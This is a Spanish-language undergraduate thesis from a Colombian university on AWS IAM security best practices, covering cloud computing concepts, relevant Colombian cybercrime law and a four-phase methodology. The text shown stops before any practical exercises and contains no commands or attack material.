Identificación de buenas prácticas de seguridad para el servicio AWS Identity and Access Management (IAM)

Gerardo Eliasib Rueda Hernández

Asesor

Yina Alexandra González Sanabria

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería ECBTI

Ingeniería de Sistemas

2024

Dedicatoria

Este proyecto está dedicado con profundo agradecimiento a mi familia, cuyo apoyo inquebrantable ha sido el motor impulsor detrás de cada una de mis metas y logros.

Resumen

Cloud Computing es una forma innovadora de suministrar la infraestructura tecnológica necesaria para impulsar las actividades organizacionales. Esta transformación se logra al aprovechar una infraestructura virtualizada, que reside en los datacenters de proveedores de Cloud Computing (CSP, por sus siglas en inglés). No obstante, este enfoque puede generar inquietudes, ya sea por la carencia de conocimientos técnicos para una gestión adecuada de la infraestructura, o para garantizar que se tienen en cuenta elementos de seguridad en la misma. Amazon Web Services (AWS) desempeña un papel crucial en el mercado de la nube gracias a su liderazgo indiscutible, su amplio catálogo de servicios y su enfoque constante en la innovación. Ofreciendo elasticidad, escalabilidad y opciones flexibles de pago, AWS se convierte en un aliado fundamental para la adopción de tecnologías emergentes. Con presencia global, ofrece soluciones fiables para diversos casos de uso, respaldadas por una comunidad sólida y un enfoque en el cumplimiento de los requisitos de seguridad y normativos. La influencia de AWS en la transformación digital es evidente, respaldando a organizaciones de todos los tamaños en su búsqueda de eficiencia operativa y crecimiento sostenible a través de la nube.

El presente documento a través del análisis de diversas fuentes documentales, y la realización y documentación de varios ejercicios prácticos con AWS Identity And Access Management (IAM), tiene como objetivo proporcionar una guía de buenas prácticas relacionadas con dicho servicio, que permita a los profesionales de Seguridad en la nube, el desarrollo de habilidades enfocadas a optimizar la adopción de Amazon Web Services (AWS), y servir como recurso que contribuya a la generación de conocimiento especifico en este campo.

Palabras clave**:** Cloud Computing, Amazon Web Services, Buenas Prácticas de Seguridad, Gestión de Identidades, Ciberseguridad

Abstract

Cloud Computing corresponds to an innovative way of providing the necessary technological infrastructure to drive organizational activities. This transformation is achieved by leveraging virtualized infrastructure, residing in the data centers of Cloud Computing providers (CSPs, acronym in English). However, this approach may raise concerns, either due to the lack of technical knowledge for proper infrastructure management, or to ensure that security elements are taken into account.

Amazon Web Services (AWS) plays a crucial role in the cloud market thanks to its undisputed leadership, extensive service catalog, and constant focus on innovation. Offering elasticity, scalability, and flexible payment options, AWS becomes a key ally for the adoption of emerging technologies. With global presence, it offers reliable solutions for various use cases, backed by a strong community and a focus on compliance with security and regulatory requirements. The influence of AWS on digital transformation is evident, supporting organizations of all sizes in their pursuit of operational efficiency and sustainable growth through the cloud.

This document aims to provide a guide of best practices related to AWS Identity and Access Management (IAM), through the analysis of various documentary sources and the execution and documentation of several practical exercises. This guide is intended to enable cloud security professionals to develop skills focused on optimizing the adoption of Amazon Web Services (AWS) and serve as a resource that contributes to the generation of specific knowledge in this field.

Keywords**:** Cloud Computing, Amazon Web Services, Good Security Practices, Identity Management, Cybersecurity

Tabla de Contenido

Lista de Figuras

Introducción

El documento titulado "Identificación de buenas prácticas de seguridad para el servicio AWS Identity and Access Management (IAM)" destaca la importancia de la seguridad en los entornos de Cloud Computing, con especial enfoque en Amazon Web Services (AWS). Aunque AWS ofrece un ecosistema robusto y variado de servicios, muchas organizaciones enfrentan desafíos derivados de la falta de conocimientos especializados en seguridad en la nube. Este trabajo tiene como objetivo abordar esas deficiencias proporcionando una guía integral de buenas prácticas y recomendaciones enfocadas específicamente en el servicio IAM.

El enfoque de esta guía se centra en principios fundamentales de seguridad como el principio de menor privilegio y la implementación de políticas basadas en roles, al tiempo que se detalla la gestión segura de permisos críticos dentro de IAM. Asimismo, se abordan prácticas clave para reducir el riesgo de escalación de privilegios y mitigar proactivamente el acceso no autorizado.

Mediante la correcta aplicación de estas recomendaciones, que incluyen la revisión periódica de permisos y el uso de autenticación multifactor (MFA), los administradores pueden optimizar la configuración de sus entornos en la nube, garantizar un control adecuado sobre el acceso y fortalecer la seguridad general. Este documento busca ser una herramienta valiosa para que las organizaciones mantengan un entorno de AWS más seguro y bien gestionado.

El objetivo de este documento es proporcionar una guía clara sobre cómo aplicar estas recomendaciones en el servicio IAM de AWS, mejorando así la seguridad y el control en los entornos de la nube.

Planteamiento del Problema

Cloud Computing ha mejorado la manera en que las organizaciones acceden y utilizan recursos informáticos esenciales para sus operaciones. Esta transformación se logra al aprovechar una infraestructura tecnológica virtualizada alojada en los servidores de proveedores de servicios de Cloud Computing (también conocidos como Cloud Service Provider o CSP). Amazon Web Services (también conocido como AWS) es un referente en el marcado de computación en la nube gracias a su liderazgo, extensa gama de servicios y constante innovación. Ofrece atributos como flexibilidad, escalabilidad y opciones de pago adaptativas, lo que lo convierte en un socio esencial para la incorporación de tecnologías emergentes. Su presencia a nivel mundial proporciona soluciones altamente disponibles para una variedad de aplicaciones, respaldadas por una sólida comunidad de usuarios y un firme compromiso con el cumplimiento de los requisitos de seguridad y normativos. La influencia de AWS en la transformación digital es evidente, respaldando a organizaciones de todos los tamaños en su búsqueda de eficiencia operativa y expansión a través de la nube.

Sin embargo, y a pesar de estas ventajas, existe una brecha en el conocimiento en el ámbito de la seguridad en Amazon Web Services. Esto plantea un problema crítico, ya que la seguridad en la nube es fundamental en un entorno organizacional cada vez más dependiente de esta tecnología. La escasez de profesionales con habilidades en este campo puede afectar negativamente la información y los sistemas organizacionales, así como la continuidad de las operaciones.

Por lo tanto, el presente documento se centra en abordar esta problemática al proporcionar una guía que aporta al desarrollo de habilidades en profesionales de Seguridad en Cloud Computing. El objetivo es suministrar una guía de buenas prácticas y recomendaciones de

seguridad relacionadas con AWS Identity And Access Management (IAM) identificadas a partir de la realización y documentación de ejercicios prácticos con dicho servicio, que permita a los profesionales de Seguridad en la nube, el desarrollo de habilidades enfocadas a optimizar el uso de Amazon Web Services (AWS). Al hacerlo, se pretende aportar al cierre de la brecha de conocimiento, a mejorar la seguridad en la nube y contribuir al avance colectivo en este campo de rápido crecimiento.

Formulación del problema

¿Cuáles buenas prácticas y recomendaciones de seguridad para AWS Identity And Access Management (IAM) pueden ser identificadas a partir de la realización y documentación de ejercicios prácticos con dicho servicio?

Justificación

La adopción de Cloud Computing ha cambiado la manera en que las organizaciones acceden y gestionan recursos informáticos, lo que representa un avance significativo en la era digital. Sin embargo, esta transformación no está exenta de desafíos, particularmente en lo relacionado con la capacidad de llevar a cabo implementaciones seguras en entornos basados en la nube. En este contexto, y según IVCISA- AWS Consulting Service (2023), Amazon Web Services se destaca como un líder en el mercado de la nube, brindando una amplia gama de soluciones que fomentan la productividad y el rápido crecimiento de las empresas. Su posición destacada y su compromiso con la protección de datos lo posicionan como un socio fundamental en la implementación de tecnologías novedosas.

A pesar de las ventajas que AWS y Cloud Computing en general ofrecen, hay una clara deficiencia en la formación y adquisición de habilidades por parte de los profesionales en seguridad en la nube. Según se explica en el informe "La transformación digital de la mano del cloud computing y DevOps" de Freixas (2022), uno de los principales desafíos que enfrenta el Cloud Computing es la falta de especialización entre los profesionales. Esta carencia representa una amenaza para la seguridad de los datos y la continuidad de las operaciones de las organizaciones en un mercado cada vez más dependiente de la infraestructura tecnológica.

Por lo tanto, existe la necesidad de abordar esta problemática y cerrar la brecha de conocimiento sobre prácticas de seguridad en AWS. La creación de un documento básico que guie a los profesionales de Seguridad en Cloud Computing en la adecuada gestión de identidades en la nube de AWS es esencial para garantizar la seguridad en estos entornos. Además, contribuirá al avance colectivo en este campo de rápido crecimiento y fomentará la construcción

de conocimiento específico, beneficiando a organizaciones de todos los tamaños en su búsqueda de eficiencia operativa y crecimiento sostenible a través de la nube.

Objetivos

Objetivo General

Identificar las buenas prácticas y recomendaciones de seguridad para el Servicio AWS Identity And Access Management (IAM)

Objetivos Específicos

Documentar los distintos conceptos necesarios para entender el paradigma del Cloud Computing.

Detallar y entender las características del servicio AWS Identity And Access Management (IAM)

Llevar a cabo y documentar una serie de ejercicios prácticos para entender funcionamiento del Servicio AWS Identity And Access Management (IAM).

Identificar las buenas prácticas y recomendaciones de seguridad para el Servicio AWS Identity And Access Management (IAM).

Marco Referencial y Teórico

Estado del arte

La ciberseguridad ofensiva en entornos AWS (Amazon Web Services) es un campo en constante evolución, donde la mayoría de la información relevante se encuentra en inglés. Diversos expertos y fuentes han abordado esta temática, ofreciendo recursos y conocimientos esenciales para profesionales de la seguridad. A continuación, se presentan algunas de las principales fuentes que destacan en este ámbito:

Hacking The Cloud: Según Frichetten (2024), este recurso es una compilación exhaustiva de técnicas y herramientas utilizadas en la ciberseguridad ofensiva en la nube. Proporciona guías detalladas y ejemplos prácticos para realizar pruebas de penetración en entornos AWS.

Rhino Security Labs: Es conocido por sus investigaciones y publicaciones sobre seguridad en la nube. Su blog incluye una categoría específica para AWS, donde se discuten vulnerabilidades, exploits y metodologías de ataque (Rhino Security Labs, 2024).

Unit 42 de Palo Alto Networks: Unit 42 es el equipo de investigación de amenazas de Palo Alto Networks (2024).Sus informes y artículos ofrecen análisis profundos sobre amenazas emergentes y vulnerabilidades en AWS, ayudando a la comunidad a entender y mitigar riesgos

Bishop Fox: Bishopfox (2024a) ha desarrollado múltiples herramientas y metodologías para la escalación de privilegios en AWS. Sus investigaciones y herramientas, como "AWS PrivEsc Methods", son recursos valiosos para cualquier profesional interesado en la seguridad ofensiva en la nube.

La Biblia del Hacking en AWS: Desarrollado por Rueda (2024), es un recurso creado para aprender desde los fundamentos de la computación en la nube hasta las técnicas más avanzadas de hacking ético en entornos de AWS.

Repositorio de Bishop Fox en GitHub - IAM Vulnerable: También desarrollado por Bishopfox (2024b). Este repositorio es una herramienta educativa que simula un entorno AWS inseguro. Permite a los usuarios practicar y aprender sobre vulnerabilidades comunes y técnicas de explotación en IAM (Identity and Access Management).

Estas fuentes no solo proporcionan información técnica avanzada, sino que también contribuyen significativamente al desarrollo de prácticas de seguridad más robustas en entornos AWS. La información está principalmente en inglés, lo que resalta la necesidad de un buen dominio del idioma para acceder y comprender estos recursos vitales en el campo de la ciberseguridad ofensiva en la nube.

Computación en la Nube

Computación en la Nube, o Cloud Computing, representa una forma distinta de implementar la infraestructura tecnológica: los servidores, discos duros y otros componentes esenciales están virtualizados y alojados en datacenters remotos, bajo la propiedad y gestión de proveedores de servicios de Cloud Computing (CSP). Los usuarios finales tienen la capacidad de acceder a esta infraestructura a través de Internet desde cualquier dispositivo. La utilización de estos recursos puede ser de naturaleza gratuita o estar sujeta a un cargo mensual o basado en el consumo, dependiendo de la naturaleza del servicio o los términos acordados con el CSP.

Los servicios proporcionados mediante Cloud Computing abarcan una amplia gama herramientas, que incluyen aplicaciones de productividad y correo electrónico hasta el

almacenamiento de datos, la implementación de aplicaciones y el análisis y gestión de información.

Grace & Mell (2011), en un documento para The National Institute of Standards and Technology – NIST, definen a Cloud Computing como "un modelo que permite un acceso ubicuo, conveniente y bajo demanda a un conjunto compartido de recursos informáticos configurables, que incluyen redes, servidores, almacenamiento, aplicaciones y servicios. Estos recursos pueden ser aprovisionados y liberados de manera rápida y con un esfuerzo mínimo de gestión o interacción por parte del proveedor de servicios".

Características Esenciales

Grace & Mell (2011) identifican las siguientes características sobresalientes de Cloud Computing:

Facturación según el Uso: El costo de los servicios de Cloud Computing corresponde solo al consumo, lo que significa que el cliente es facturado únicamente por la cantidad de recursos que utiliza.

Abstracción: La abstracción permite que los clientes accedan a servicios informáticos sin preocuparse por los detalles de la infraestructura subyacente.

Escalabilidad: La escalabilidad permite aumentar o disminuir automáticamente los recursos de acuerdo con las necesidades del cliente, sin requerir ajustes contractuales ni intervención manual.

Multiusuario: Los recursos y la información pueden ser compartidos entre múltiples usuarios.

Aprovisionamiento Unilateral: Los usuarios pueden asignar recursos de cómputo de manera independiente según sus necesidades sin requerir la interacción del CSP.

Acceso al Servicio: La infraestructura puede ser accedida a través de Internet y usando múltiples tipos de dispositivos.

Compartición de Recursos: Los recursos físicos son compartidos entre múltiples clientes, pero cada cliente solo tiene acceso a sus propios recursos.

Transparencia en el Uso y Facturación: El CSP monitoriza y notifica automáticamente el uso de la infraestructura, lo cual otorga al cliente final claridad en cuanto al uso del servicio y la respectiva facturación.

Virtualización de Recursos: Los elementos de infraestructura virtualizados representan abstracciones de dispositivos físicos, lo que permite a los usuarios interactuar con ellos de manera eficiente.

Transparencia Tecnológica: Los usuarios finales no necesitan preocuparse por la complejidad tecnológica subyacente, como lenguajes de programación o arquitecturas, ya que interactúan solo con la capa de servicio que han contratado.

Seguridad y Recuperación de Desastres: El CSP debe garantizar que dispone de los recursos adecuados para cumplir con los compromisos establecidos en relación con los plazos de recuperación y la disponibilidad de la infraestructura tecnológica.

Modelos de Servicio

En cuanto a los modelos de servicio en la nube, Toa Quinoa (2023) identifica tres, asociados al tipo de servicio que se virtualiza (infraestructura como servicio, plataforma como servicio o software como servicio):

Software as a Service – SaaS: El proveedor proporciona tanto el software como la infraestructura requerida para su funcionamiento. Un ejemplo común de esto es el servicio de correo electrónico, como Hotmail o Yahoo, al cual se puede acceder mediante un navegador web

o una aplicación. Esta modalidad resulta beneficiosa para el usuario final al liberarlo de la responsabilidad de mantener y actualizar el software, ya que las actualizaciones se realizan en los servidores gestionados por el CSP.

Platform as a Service – PaaS: En este caso, se aprovecha la infraestructura informática proporcionada por el CSP para realizar el desarrollo, pruebas y ejecución de aplicaciones. Los usuarios pueden acceder a sus aplicaciones desde cualquier dispositivo mediante Internet, sin tener que preocuparse por la infraestructura subyacente, el sistema operativo o la asignación de recursos. Aunque el cliente conserva el control sobre el desarrollo y el uso de las aplicaciones, no se encarga de la administración de la infraestructura.

Infrastructure as a Service - IaaS: En este modelo, el usuario ejerce un control autónomo sobre los recursos de procesamiento, almacenamiento y redes virtuales. Utilizando una interfaz proporcionada por el proveedor de servicios en la nube (CSP), el usuario puede adaptar las características de cada proyecto según sus necesidades, como la cantidad de unidades de procesamiento, la capacidad de almacenamiento y las políticas de seguridad de la red. Este grado de control ofrece una gestión avanzada de los recursos, presentándolos de forma familiar y similar a los entornos de trabajo tradicionales.

Otros modelos de Servicio: Además, existe el término “Seguridad como servicio” o "Security as a Service" (SecaaS), que, según el trabajo de Jurgata (2022), abarca la entrega flexible de aplicaciones y servicios de seguridad a través de la nube. Este enfoque se centra en la estructura de seguridad de las tecnologías de la información y se presenta como un modelo de externalización de servicios de ciberseguridad proporcionados a través de la nube. Dentro de este esquema, el CSP ofrece servicios de seguridad mediante suscripción, lo que conlleva beneficios como la reducción de costos, la actualización constante con los últimos parches de seguridad y

una rápida disponibilidad de los servicios. La popularidad de SecaaS ha ido en aumento en numerosas organizaciones, ya que simplifica las responsabilidades de seguridad interna y permite expandir las capacidades de seguridad a medida que la empresa crece.

Modelos de Despliegue

En cuanto a la tipificación de la nube en relación con la propiedad o el acceso a los servicios, se ha resumido de la siguiente manera por Sofrone (2022):

Nube Pública: En este modelo, una infraestructura tecnológica sólida y sofisticada es gestionada por un CSP, que puede tener múltiples clientes. Los usuarios no tienen visibilidad sobre otros usuarios ni acceso a sus archivos. Además, carecen de información sobre la ubicación exacta de sus datos o procesos.

Nube Privada: Esta nube es operada por la misma compañía que la utiliza o por terceros bajo su control. La organización es la propietaria y tiene control total sobre las políticas de administración y seguridad. Es realmente una infraestructura "On Premise" de organizaciones que necesitan altos niveles de seguridad y control, aunque puede conllevar costos elevados de construcción y mantenimiento.

Nube Híbrida: Este enfoque integra múltiples infraestructuras en la nube, incluyendo combinaciones de nubes privadas con nubes públicas, e incluso la interconexión de dos nubes privadas distintas. Esto permite aprovechar las ventajas y beneficios individuales que cada una de estas infraestructuras ofrece de manera independiente.

Partes Interesadas de Cloud Computing

Dentro del ámbito de Cloud Computing, es posible identificar varios roles y actores que desempeñan funciones específicas en la provisión de servicios. Estos roles son descritos por Torres González (2019) así:


Cliente de Servicios en la Nube (CSC): El cliente desempeña un papel fundamental en la relación comercial, ya que, teniendo pleno conocimiento del catálogo de servicios y tarifas ofrecidos por el CSP, contrata los productos que mejor cubran sus necesidades tecnológicas. Además, establece contratos y negocia acuerdos que satisfacen sus requisitos en cuanto a calidad de servicio, seguridad y capacidad de escalabilidad en caso de fallos.

Proveedor de Servicios en la Nube (CSP): Un CSP es el proveedor de servicios de Cloud Computing. Las principales responsabilidades del CSP incluyen mantener la disponibilidad del servicio, garantizar la seguridad física y lógica, encriptar datos, realizar copias de seguridad y cumplir con los acordados contratados.

Auditor de la Nube: Es una parte interesada externa u organización encargada de validar si el CSP cumple con las leyes, estándares y normativas aceptadas por la industria. Esto se logra a través de auditorías que revisan evidencia, controles informáticos y el cumplimiento de las normativas relacionadas con la seguridad y la calidad. El auditor de la nube desempeña un papel esencial en la garantía de que el CSP cumple con los requisitos regulatorios y de seguridad.

Los niveles de responsabilidad del Cliente y el Proveedor varían según el modelo de despliegue, lo que se ilustra en la gráfica a continuación:

Figura 1 *Esquema de Responsabilidad Según el Modelo de Servicio*



Fuente: NET APP. Key Differences Between IaaS, PaaS and SaaS [imagen]. En: IaaS (Infrastructure as a Service): The Ultimate Guide. [Consultado: 1 de abril de 2024]. Disponible en: https://bluexp.netapp.com/iaas

Seguridad Informática

Según Arango Gómez (2023), la seguridad informática comprende una serie de tácticas, herramientas y procedimientos diseñados para proteger la confidencialidad, integridad y disponibilidad de los datos y la información manejados y almacenados por los sistemas informáticos.

Análisis de Vulnerabilidades

Castro (2018) define vulnerabilidad y análisis de vulnerabilidades de la siguiente manera: Una vulnerabilidad se puede definir como un punto débil en un sistema que tiene el potencial de comprometer su seguridad. Estas debilidades permiten que un atacante pueda vulnerar la

seguridad de la información del sistema, lo que puede resultar en la disminución de su eficacia. Las vulnerabilidades también pueden recibir otros nombres, como fallos o debilidades. Estas debilidades pueden manifestarse en diversos activos tecnológicos y procesos. Por ejemplo, en una red de computadoras, una vulnerabilidad o fallo podría deberse a un diseño deficiente, una instalación incorrecta o incluso a la falta de resolución de controles internos en un sistema. Estos fallos pueden abrir pequeñas brechas que representan un riesgo para la empresa.

El análisis de vulnerabilidades se utiliza para fortalecer la seguridad en un entorno de trabajo, con el objetivo de prevenir posibles ataques. Este enfoque se emplea para identificar vulnerabilidades en sistemas, así como en componentes eléctricos o de comunicación.

Aspectos Legales y Normativos

El presente documento aborda un conjunto de contenidos y técnicas relacionadas con la seguridad en la nube y la infraestructura tecnológica. Es fundamental destacar que estas actividades pueden ser potencialmente intrusivas y, por lo tanto, es crucial comprender el contexto legal en Colombia que rige el uso de estas habilidades. En este sentido, es de suma importancia señalar que el contenido publicado en este documento tiene como objetivo principal brindar información y educación en el ámbito de la seguridad informática y la nube. Las técnicas y conocimientos aquí expuestos se desarrollan y ejecutan exclusivamente en entornos controlados con fines educativos y éticos. Sin embargo, es esencial subrayar que el mal uso de las habilidades de seguridad en la nube, o cualquier otra infraestructura tecnológica, puede tener consecuencias legales graves. Por lo tanto, quienes accedan a este documento deben ser conscientes de su responsabilidad en el uso de esta información.

Ley 1266 de 2008: Derecho a la Información Personal

La ley estatutaria 1266/2008 del Congreso de la República tiene como finalidad fundamental preservar el derecho de los ciudadanos a acceder a la información que concierne a su persona, almacenada en diversas bases de datos. Su ámbito de aplicación se centra en datos financieros, crediticios, comerciales y de servicios, aunque también contempla otros aspectos de relevancia.

El propósito primordial de esta legislación es asegurar que las personas tengan la capacidad de conocer, actualizar o rectificar la información que reposa sobre ellas en distintos sistemas de almacenamiento de datos, tanto administrados por entidades públicas como privadas. En su esencia, la ley busca establecer un marco jurídico que salvaguarde la privacidad y los derechos individuales en relación con sus datos personales.

Ley 1273 de 2009: Sobre Delitos Informáticos en Colombia

La Ley 1273/2009 del Congreso de la República, también conocida como la ley de Delitos Informáticos en Colombia, tiene como objetivo principal salvaguardar la integridad de la información y los datos personales en el ámbito digital. Este marco legal introduce una serie de disposiciones que regulan diversas conductas vinculadas con la seguridad de la información y el uso indebido de sistemas informáticos. Entre los aspectos más destacados de esta legislación se encuentran:

Protección de Datos Personales: Esta disposición sanciona la obtención, recopilación, sustracción, oferta, venta, intercambio, envío, compra, interceptación, divulgación, modificación o uso no autorizado de códigos y datos personales contenidos en ficheros, archivos, bases de datos u otros medios similares.

Suplantación de Sitios Web para Obtener Datos Personales: La normativa también penaliza la suplantación de sitios web con la finalidad de obtener datos personales de forma ilícita. Esto incluye el diseño, desarrollo, tráfico, venta, ejecución o programación de páginas electrónicas, enlaces o ventanas emergentes con propósitos fraudulentos. Las penas para este tipo de delito pueden variar según la conducta y pueden aumentarse si el perpetrador involucra a otras personas en la comisión del ilícito.

Otros Delitos Informáticos: Además de la violación de datos personales, la Ley 1273 también contempla otras conductas delictivas relacionadas con la informática, como el acceso abusivo a un sistema informático, la interferencia ilegítima en sistemas informáticos o redes de telecomunicaciones, la interceptación de datos informáticos, el daño informático y el uso de software malicioso.

Ley 1341 de 2009: Definición de la Sociedad de la Información y las TIC

La Ley 1341/2009 del Congreso de la República representa un marco normativo que establece los principios y conceptos fundamentales asociados con la sociedad de la información, así como la configuración de las Tecnologías de la Información y las Comunicaciones (TIC). Además de estos aspectos, la legislación también prevé la creación de la Agencia Nacional del Espectro y aborda otras disposiciones de relevancia en este campo.

Un elemento central de esta ley es conferir al Ministerio de Tecnologías de la Información y las Comunicaciones la autoridad para formular, adoptar y promover políticas, planes, programas y proyectos en el ámbito de las TIC. Asimismo, se le otorga la capacidad de fomentar el acceso y la utilización de nuevas tecnologías, subrayando así la importancia de la regulación y promoción de la tecnología de la información y las comunicaciones en el contexto colombiano.

ISO/IEC 27001:2022

"Information Technology - Security Techniques – Information Security Management Systems – Requirements", (ISO, 2022). La norma ISO/IEC 27001:2022 establece los requisitos fundamentales para la implementación y certificación de un Sistema de Gestión de Seguridad de la Información (SGSI) en una organización. El objetivo principal del SGSI es garantizar la confidencialidad, integridad y disponibilidad de la información a través de la aplicación de controles y medidas de seguridad apropiadas.

Marco Metodológico

Enfoque de la Investigación

El presente documento sigue un enfoque práctico y teórico, ya que combina el análisis conceptual de Cloud Computing con el desarrollo de ejercicios prácticos en un entorno simulado. Este enfoque se desarrolla específicamente utilizando Amazon Web Services (AWS), centrándose en el servicio AWS Identity and Access Management (IAM). Se exploran tanto los principios de seguridad implícitos como las prácticas recomendadas para gestionar el acceso y los permisos en entornos de la nube.

Por el lado teórico, el documento abarca una revisión de los conceptos clave de Cloud Computing y aspectos relacionados con la gestión de la identidad y el acceso en AWS. Esto se complementa con un enfoque práctico mediante la realización de ejercicios en un entorno controlado de AWS, con el objetivo de poner en práctica los principios de seguridad identificados.

El componente práctico incluye el desarrollo de ejercicios concretos que implican la implementación de políticas basadas en el principio de menor privilegio, la gestión de permisos críticos y la reducción del riesgo de escalación de privilegios. A través de estos ejercicios, los profesionales pueden adquirir experiencia directa en la configuración segura del servicio IAM, incluyendo la integración de autenticación multifactor (MFA) y la revisión periódica de permisos.

Este enfoque de investigación mixto garantiza no solo la comprensión de los conceptos teóricos clave, sino también el desarrollo de habilidades técnicas aplicables, brindando una guía práctica para mejorar la seguridad en la gestión de identidades en AWS.

Tipo de Investigación

Esta investigación es de tipo aplicada, ya que su objetivo principal es generar conocimiento práctico que pueda ser utilizado para mejorar la seguridad en el uso del servicio AWS Identity and Access Management (IAM). La investigación no solo se centra en la identificación de buenas prácticas, sino que también busca proponer recomendaciones de seguridad que sean aplicables a entornos reales de organizaciones que utilizan AWS como su plataforma de computación en la nube.

La investigación aplicada tiene un enfoque práctico y busca solucionar problemas concretos, como en este caso, la gestión de identidades y accesos en AWS, un tema crítico en la seguridad de entornos de Cloud Computing. El propósito es que los resultados obtenidos puedan ser implementados directamente por profesionales de seguridad de la información para mejorar sus procesos y configuraciones de seguridad en AWS IAM. La identificación de buenas prácticas, como la implementación del principio de menor privilegio y el uso de autenticación multifactor (MFA), se complementa con la entrega de recomendaciones claras que se basan en la documentación y ejecución de ejercicios prácticos. Esto garantiza que la investigación aporte al desarrollo de habilidades especializadas en la administración segura de entornos en la nube.

Instrumentos de Recolección de Información

Se emplearon los siguientes instrumentos:

- Revisión documental de literatura especializada y recursos en línea.
- Documentación oficial de AWS.
- Ejercicios prácticos diseñados y documentados desde la consola de AWS y herramientas CLI.

Desarrollo Metodológico

El desarrollo metodológico de este trabajo está organizado en cuatro fases, orientadas a cumplir con los objetivos específicos del proyecto. Este enfoque progresivo permite un análisis tanto teórico como práctico sobre la Gestión de Identidades y Accesos en AWS mediante el uso del servicio Identity and Access Management (IAM). A continuación, se describen detalladamente las cuatro fases:

Fase 1: Revisión Teórica de Cloud Computing

Esta primera fase se enfoca en una revisión teórica sobre los conceptos fundamentales de Cloud Computing. Su objetivo es proporcionar un marco conceptual que sirva como base para el análisis técnico y práctico posterior de AWS IAM. Esta fase incluye:

Definiciones y conceptos clave: Se mencionan los fundamentos de Cloud Computing, como los modelos de servicio (IaaS, PaaS, SaaS) y de implementación (nube pública, privada e híbrida).

Terminología clave en el contexto de AWS: Se incluyen algunos conceptos claves de dicha nube, como lo son la forma que se distribuye geográficamente, como implementa sus medidas de seguridad, o como establece el modelo de responsabilidad compartida.

Esta fase establece las bases conceptuales y operativas necesarias para comprender el contexto en el que opera AWS IAM y preparar la ejecución de las fases posteriores.

Fase 2: Análisis del Servicio AWS IAM

En la segunda fase, se realiza un análisis de AWS Identity and Access Management (IAM), el servicio fundamental para gestionar identidades y permisos en AWS. Se incluye:

Revisión de la documentación oficial de AWS: Se examinan en detalle las características de IAM, prestando especial atención a elementos de seguridad como la creación y administración de usuarios, grupos, roles y políticas de acceso.

Lo anterior proporciona una comprensión de cómo funciona IAM y sirve para entender la ejecución de los ejercicios en la siguiente fase.

Fase 3: Ejercicios de Verificación de la Configuración de IAM

En la tercera fase, se llevan a cabo ejercicios prácticos diseñados para entender AWS IAM. Estos ejercicios ofrecen una experiencia directa con la gestión de identidades y accesos en AWS. Las actividades clave incluyen:

Configuración y gestión de usuarios y roles: Se configuran y gestionan identidades (usuarios y roles) en IAM, implementando buenas prácticas de seguridad.

Enumeración y análisis de permisos: Se realiza un análisis detallado de los permisos y roles, con el objetivo de identificar configuraciones inadecuadas que puedan facilitar la escalación de privilegios o accesos no autorizados.

Cada ejercicio es documentado con instrucciones detalladas, capturas de pantalla de la ejecución de los comandos y explicación de los resultados, proporcionando una visión práctica de cómo gestionar correctamente IAM y los riesgos asociados a su mal uso.

Fase 4: Recomendaciones de Seguridad en el Servicio IAM de AWS

La última fase se enfoca en ofrecer conclusiones y recomendaciones sobre cómo mejorar la seguridad en AWS IAM. Esta fase recoge las mejores prácticas de seguridad basadas en los análisis teóricos y los ejercicios prácticos realizados. Las principales actividades son:

Identificación de buenas prácticas de seguridad: Se documentan recomendaciones clave, como el principio de menor privilegio, la rotación frecuente de credenciales, y la implementación de políticas de acceso condicional.

Propuestas de mitigación: Se ofrecen medidas específicas para mitigar riesgos comunes identificados durante los ejercicios, tales como la escalación de privilegios y accesos no autorizados.

Esta fase final proporciona los elementos básicos para implementar IAM de forma segura en entornos de producción, minimizando los riesgos y optimizando el control de acceso a los recursos en la nube.

Fase 1: Revisión Teórica de Cloud Computing

Generalidades de Amazon Web Services - AWS

Amazon Web Services (2024a) es una plataforma de servicios en la nube desarrollada por la empresa estadounidense Amazon.com, Inc. Desde su inicio en 2006, su objetivo ha sido proporcionar servicios de infraestructura tecnológica a empresas en todo el mundo, basándose en los modelos de infraestructura y plataforma como servicio. A lo largo de los años, AWS ha experimentado un crecimiento significativo y actualmente opera en más de 245 países.

La infraestructura física de AWS consiste en recursos como servidores, unidades de almacenamiento y una red privada, los cuales están organizados en "centros de datos" distribuidos en múltiples ubicaciones globales. Estos centros de datos siguen una estructura jerárquica que incluye regiones y zonas de disponibilidad.

AWS juega un papel fundamental en el mercado de la nube debido a su liderazgo, amplia gama de servicios y continua innovación. Sus características clave incluyen elasticidad, escalabilidad y opciones de pago flexibles, lo que la convierte en una opción vital para la adopción de tecnologías emergentes. Con su presencia global, AWS ofrece soluciones seguras y fiables para una variedad de casos de uso, respaldadas por una sólida comunidad de usuarios y un fuerte enfoque en la seguridad y el cumplimiento normativo. Su impacto en la transformación digital es evidente, respaldando a organizaciones de todos los tamaños en su búsqueda de eficiencia operativa y crecimiento a través de la nube.
